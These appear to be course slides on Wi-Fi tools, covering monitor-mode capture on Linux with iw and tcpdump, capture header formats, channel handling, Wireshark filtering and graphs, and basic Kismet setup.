Wireless Course: Wi-Fi Tools

These slides have been updated and condensed from the original course material

All things Great and Wi-Fi

“How do I get my insulin pump configured for WEP?” -- A real customer

Sniffing Wi-Fi

- Very simple - but requires firmware and drivers that can do it.

- Linux definitely can. BSD often can. Windows can only with special hardware. MacOS can - sometimes.

- Mobile devices often cannot due to firmware limitations

Don’t call it promisc mode

- Promisc mode on wired Ethernet turns off the hardware filter, but still reports 802.3 Ethernet frames
- Monitor mode turns off ***associating to APs*** and ***returns 802.11 formatted*** frames!
- No longer an Ethernet device to Linux!

802.11 in normal (or promisc) mode

- 802.3 formatted data frames from the network you’re associated to
- *Maybe* some data-only frames from overlapping networks, because sometimes, drivers suck
- Not much else

802.11 in Scanning Mode

- What Netstumbler uses
- What your OS uses to display nearby networks
- Queries card firmware for advertising networks
- No way to get packetized data, just summaries
- Really noisy

802.11 in Monitor Mode

- Raw 802.11 frames
- Management frames (beacons, probes, etc)
- Data frames (from all networks overlapping this channel)
- Ack, CTS, RTS frames
- Broken crap, like fragmented frames

Broken Frames

- Normally cards only report valid frames
- Some devices and drivers will report invalid frames which are corrupted
- Collisions are the most common problem
- FCS (frame checksum) filtering is your friend

What Supports Monitor?

- Anything using mac80211-based (ie in-kernel) drivers in Linux probably works
- Anything using out-of-kernel drivers almost definitely does ***not*** work
- Beware! Many distributions ship out-of-kernel busted drivers!
- Atheros is good. rtl8187 is good.

Not just 802.11 ...

- There’s a lot of meta-data which occurs on Wi-Fi
- Channel, signal level, antenna status, etc
- This isn’t encoded in 802.11 so we need to stash it somewhere
- Many different packet headers which can confuse different tools

Radiotap

- “Standard” header originated in BSD and used by the Linux kernel
- Multiple fields in header, variable length - ie a real PITA to parse
- Running “tcpdump”, this is what you’ll get

PPI

- Per Packet Information header, developed by CACE for 11n capture on Windows
- Well supported in Wireshark
- We like it, but sort of the bastard step-child of headers
- Encodes radiotap information, also GPS, and so on

Pcap-NG

- Very new format for better pcap files
- Multiple interfaces in one file
- Variable header meta-data encoded as part of file spec
- Wireshark talks it. Not much else does right now.

A map, and two hands

- Find your wireless interface. It's usually called wlan0, but now distributions are changing that.

```
# iwconfig
```

- Things that don't support wireless extensions are, of course, not wireless devices. Look for:

```
wlan0     IEEE 802.11abgn
```

Making a monitor mode interface

- In ye olde times (kernel 2.4, 2.6 or so) you changed the mode of the interface

```
# iwconfig wlan0 mode monitor
```

- This worked, but sucks because it breaks everything.

- Now there’s a new way...

“iw”

- New tool “iw” does (almost) everything you’d want to do with a wireless network interface
- Talks to the new 802.11 driver model, ‘mac80211’
- Under this model, each physical interface has a ‘phy’ that is not a netif
- May have multiple network interfaces

iw, phy0

```
# iw list
```

- Shows all wi-fi interfaces, with tons of info

```
Wiphy phy0
        Band 1
```

- Should see supported channels, 11n, etc

```
# iw
```

- Sure are a lot of options aren’t there.

Make a monitor mode VIF

- Lets actually make a monitor mode interface now

```
# iw wlan0 interface add wlan0mon type monitor
```

- iw will figure out what phy owns wlan0

- wlan0mon could be anything, but lets make it easy to keep track

Did it work?

- Lets see if it worked…

```
# ifconfig wlan0mon
wlan0mon  Link encap:UNSPEC  HWaddr 8C-70-5A-C9-36-44-70-42-00-00-00-00-00-00-00-00
```

- Notice the wacky MAC?

- It’s in monitor mode - it returns 802.11, not 802.3, so Linux doesn’t really know what to do

- This means it worked, ta-da!

Test getting packets

- First, lets see what you get from wlan0

```
# tcpdump -eni wlan0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 65535 bytes
16:27:45.404985 8c:70:5a:c9:36:44 > 01:00:5e:40:00:00, ethertype IPv4
(0x0800), length 131: 10.10.100.42.3838 > 239.192.0.0.3838: UDP, length 89
16:27:45.405067 8c:70:5a:c9:36:44 > 01:00:5e:40:00:00, ethertype IPv4
(0x0800), length 131: 10.10.100.42.3838 > 239.192.0.0.3838: UDP, length 89
16:27:45.405109 8c:70:5a:c9:36:44 > 01:00:5e:40:00:00, ethertype IPv4
(0x0800), length 131: 10.10.100.42.3838 > 239.192.0.0.3838: UDP, length 89
```

- Notice type EN10MB, and IPv4 data?

Now lets try our monitor mode intf

tcpdump -eni wlan0mon

```
tcpdump: wlan0mon: That device is not up
```

- Oops. Right. It has to be up - but that operates like any network interface

```
# ifconfig wlan0mon up
```

Try this again

```
# tcpdump -eni wlan0mon
tcpdump: WARNING: wlan0mon: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0mon, link-type IEEE802_11_RADIO (802.11 plus radiotap
header), capture size 65535 bytes
16:36:01.970248 6.0 Mb/s 5180 MHz 11a -30dB signal antenna 3 BSSID:60:a4:
4c:f1:35:04 DA:ff:ff:ff:ff:ff:ff SA:60:a4:4c:f1:35:04 Beacon (UESC-N) [6.0
* 9.0 12.0* 18.0 24.0* 36.0 48.0 54.0 Mbit] ESS, PRIVACY
16:36:02.051083 6.0 Mb/s 5180 MHz 11a -86dB signal antenna 3 BSSID:74:d0:
2b:41:58:d4 DA:ff:ff:ff:ff:ff:ff SA:74:d0:2b:41:58:d4 Beacon (UESC-N) [6.0
* 9.0 12.0* 18.0 24.0* 36.0 48.0 54.0 Mbit] ESS, PRIVACY
```

- Radiotap headers, dot11 packets! Success!

Doing it the simple way

- Kismet makes a monitor vap for you

- airmon-ng does as well, but calls it mon0 - which doesn’t tell you what interface it belongs to

- airmon-zc makes a monitor interface named the way Kismet names it, ie wlan0mon

Channels

- You can only tune to one channel at a time
- However, since channels overlap, you'll see bleed-through from adjacent channels
- Amount of bleed-through depends on power, proximity, quality, etc
- You can change channels run-time

Looking at multiple channels

- Run tcpdump in one terminal

```
# tcpdump -eni wlan0mon
```

- Set the channel in another terminal

```
# iw dev wlan0mon set channel 1
```

What went wrong?

- It might have worked - but it also might return an error such as “-14” or “-22”

- Linux tries to be “smart” here - you can’t change the channel when you have a VIF that needs to stay on a channel

- wlan0 is probably a normal-mode (managed) VIF which is turned on

A simple fix...

- Very easy - just down the offending VAP(s)


```
# ifconfig wlan0 down
```


- wlan0mon will still be up and working
- Lets try this again

Network Manager (can) suck

- NM will try to be clever and up the interface again
- Either tell NM to ignore your USB interface, or turn it off entirely
- Other network tools can interfere (knetworkmanager, wicd, etc)

Wireshark


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Summary
Comments Summary
Show address resolution
Protocol Hierarchy
Conversations
Endpoints
Packet Lengths...
IO Graph
Conversation List
Endpoint List
Service Response Time
ANCP
BACnet
BOOTP-DHCP...
Collectd...
Compare...
Flow Graph...
HART-IP
HTTP
ONC-RPC Programs
Sametime
TCP StreamGraph
UDP Multicast Streams
WLAN Traffic
IP Destinations
IP Addresses
IP Protocol Types
Filter:
Clear
Apply
Save
No.
Time
Source
Protocol
Length
Info
1280 62.50981700 Giga-Byt_35:0 802.11 203 Data, SN=3901, FN=0, Flags=.pm...F.C
1281 62.51127100 Giga-Byt_35:0 802.11 203 Data, SN=3902, FN=0, Flags=.p....F.C
1282 62.54792500 Sercomm_5c:bb 802.11 150 Beacon frame, SN=2225, FN=0, Flags=.....C, BI=100, SSID=v
1283 62.59226600 AsustekC_41:5 802.11 241 Beacon frame, SN=3903, FN=0, Flags=.....C, BI=100, SSID=U
1284 62.65028700 Sercomm_5c:bb 802.11 150 Beacon frame, SN=2226, FN=0, Flags=.....C, BI=100, SSID=v
1285 62.69458200 AsustekC_41:5 802.11 241 Beacon frame, SN=3904, FN=0, Flags=.....C, BI=100, SSID=U
1286 62.75265400 Sercomm_5c:bb 802.11 150 Beacon frame, SN=2227, FN=0, Flags=.....C, BI=100, SSID=v
1287 62.79705500 AsustekC_41:5 802.11 241 Beacon frame, SN=3905, FN=0, Flags=.....C, BI=100, SSID=U
1288 62.85503200 Sercomm_5c:bb 802.11 150 Beacon frame, SN=2228, FN=0, Flags=.....C, BI=100, SSID=v
1289 62.88159700 AppleCom_af:2 802.11 135 Data, SN=2125, FN=0, Flags=.p....F.C
1290 62.89939600 AsustekC_41:5 802.11 241 Beacon frame, SN=3906, FN=0, Flags=.....C, BI=100, SSID=U
1291 62.95752400 Sercomm_5c:bb 802.11 150 Beacon frame, SN=2229, FN=0, Flags=.....C, BI=100, SSID=v
1292 63.00167300 AsustekC_41:5 802.11 241 Beacon frame, SN=3907, FN=0, Flags=.....C, BI=100, SSID=U
Frame 1: 219 bytes on wire (175 1752 bits) on interface 0
Radiotap Header v0, Length 34
IEEE 802.11 Beacon frame, Flags
IEEE 802.11 wireless LAN manage
0000 00 00 22 00 2f 48 00 00 c0 f5 e4 bb 00 00 00 00 ..".../H.. ....
0010 10 02 6c 09 a0 00 dc 01 00 00 00 00 00 00 00 00 ..l..... ....



Wireshark IO Graphs: wlan0mon
100
50
0
0s
20s
40s
60s
Graphs
Graph 1 Color Filter: Style: Line Smooth
Graph 2 Color Filter: Style: Line Smooth
Graph 3 Color Filter: Style: Line Smooth
Graph 4 Color Filter: Style: Line Smooth
Graph 5 Color Filter: Style: Line Smooth
X Axis
Tick interval: 1 sec
Pixels per tick: 5
View as time of day
Y Axis
Unit: Packets/Tick
Scale: Auto
Smooth: No filter
Help
Copy
Close
Save

IO Graph as Network Utilization

- Graph started on channel 1
- Incrementing to channel 11
- Can immediately see how much more active some channels are than others!

Wireshark Filters

- Extremely advanced filtering language
- Excellent for drilling into packet captures
- For example, lets look for networks which only support 20MHz 802.11n channels


Filter: wlan_mgt.ht.info.chanwidth == 0
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
1 0.000000000 Netgear_a0:c5:cb Broadcast 219 Beacon frame, SN=645, FN=0, Flags=.....
2 0.102310000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=646, FN=0, Flags=.....
3 0.205115000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=647, FN=0, Flags=.....
4 0.306989000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=648, FN=0, Flags=.....
5 0.409486000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=649, FN=0, Flags=.....
6 0.512113000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=650, FN=0, Flags=.....
7 0.614028000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=651, FN=0, Flags=.....
8 0.716896000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=652, FN=0, Flags=.....
9 0.819202000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=653, FN=0, Flags=.....
10 0.921619000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=654, FN=0, Flags=.....
11 1.024125000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=655, FN=0, Flags=.....
12 1.126438000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=656, FN=0, Flags=.....
13 1.228928000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=657, FN=0, Flags=.....
14 1.331242000 Netgear_a0:c5:cb Broadcast 802.11 219 Beacon frame, SN=658, FN=0, Flags=.....
Destination address
Frame 1: 219 bytes on wire (1752 bits), 219 bytes captured (1752 bits) on interface 0
Radiotap Header v0, Length 34
IEEE 802.11 Beacon frame, Flags: C
IEEE 802.11 wireless LAN management frame

Field name

wlan_mgt.fixed.baparams - Block Ack Parameters
wlan_mgt.fixed.baparams.amsdu - A-MSDUs (A-MSDU Permitted i
wlan_mgt.fixed.baparams.buffersize - Number of Buffers (1 Buffe
wlan_mgt.fixed.baparams.policy - Block Ack Policy
wlan_mgt.fixed.baparams.tid - Traffic Identifier
wlan_mgt.fixed.batimeout - Block Ack Timeout
wlan_mgt.fixed.beacon - Beacon Interval
wlan_mgt.fixed.capabilities - Capabilities Information (Capability i
wlan_mgt.fixed.capabilities.agility - Channel Agility
wlan_mgt.fixed.capabilities.apsd - Automatic Power Save Delivery
wlan_mgt.fixed.capabilities.cfpoll.ap - CFP participation capabilitie
wlan_mgt.fixed.capabilities.cfpoll.sta - CFP participation capabiliti
wlan_mgt.fixed.capabilities.del_blk_ack - Delayed Block Ack
wlan_mgt.fixed.capabilities.dsss_ofdm - DSSS-OFDM (DSSS-OFDM
wlan_mgt.fixed.capabilities.ess - ESS capabilities
wlan_mgt.fixed.capabilities.ibss - IBSS status (IBSS participation)
wlan_mgt.fixed.capabilities.imm_blk_ack - Immediate Block Ack
wlan_mgt.fixed.capabilities.pbcc - PBCC (PBCC Modulation)
wlan_mgt.fixed.capabilities.preamble - Short Preamble
wlan_mgt.fixed.capabilities.privacy - Privacy (WEP support)
wlan_mgt.fixed.capabilities.radio_measurement - Radio Measuren
wlan_mgt.fixed.capabilities.short_slot_time - Short Slot Time
wlan_mgt.fixed.capabilities.spec_man - Spectrum Management
wlan_mgt.fixed.category_code - Category code (Management act
wlan_mgt.fixed.chanwidth - Supported Channel Width

Relation

is present
==
!=
>
<
>=
<=
contains
matches

Value (Protocol)

Predefined values:

Range (offset:length)

Kismet!

- Wireless-specific sniffer / discovery / WIDS
- Getting increasingly easy to configure
- More cool features on the horizon, but taking a while

Getting Kismet running

- It’s possible to run it as root, but lets run it as its own user; it’s much more secure

- ***If you’re running as a LiveCD, stay logged in as root and ignore these steps***

- First off, log in as root, we’ll finish setting up the ‘wifi’ user we added during install.

Setting up the user

- Add them to the Kismet group

```
# usermod -a -G kismet wifi
```

- Optionally, grant them sudo, wireshark, usb

```
# usermod -a -G wireshark,wheel,plugdev wifi
```

Log in as ‘wifi’

- Log out, and log back in as ‘wifi’, start X

```
$ startx
```

- Make sure you’re in the right groups

```
$ groups
wheel kismet wireshark plugdev wifi
```

Fire up Kismet!

```
$ kismet
```

… That’s it!

Navigating the Kismet UI

- ‘tab’ switches buttons / edit fields
- ` or ~ activates menus
- Enter selects

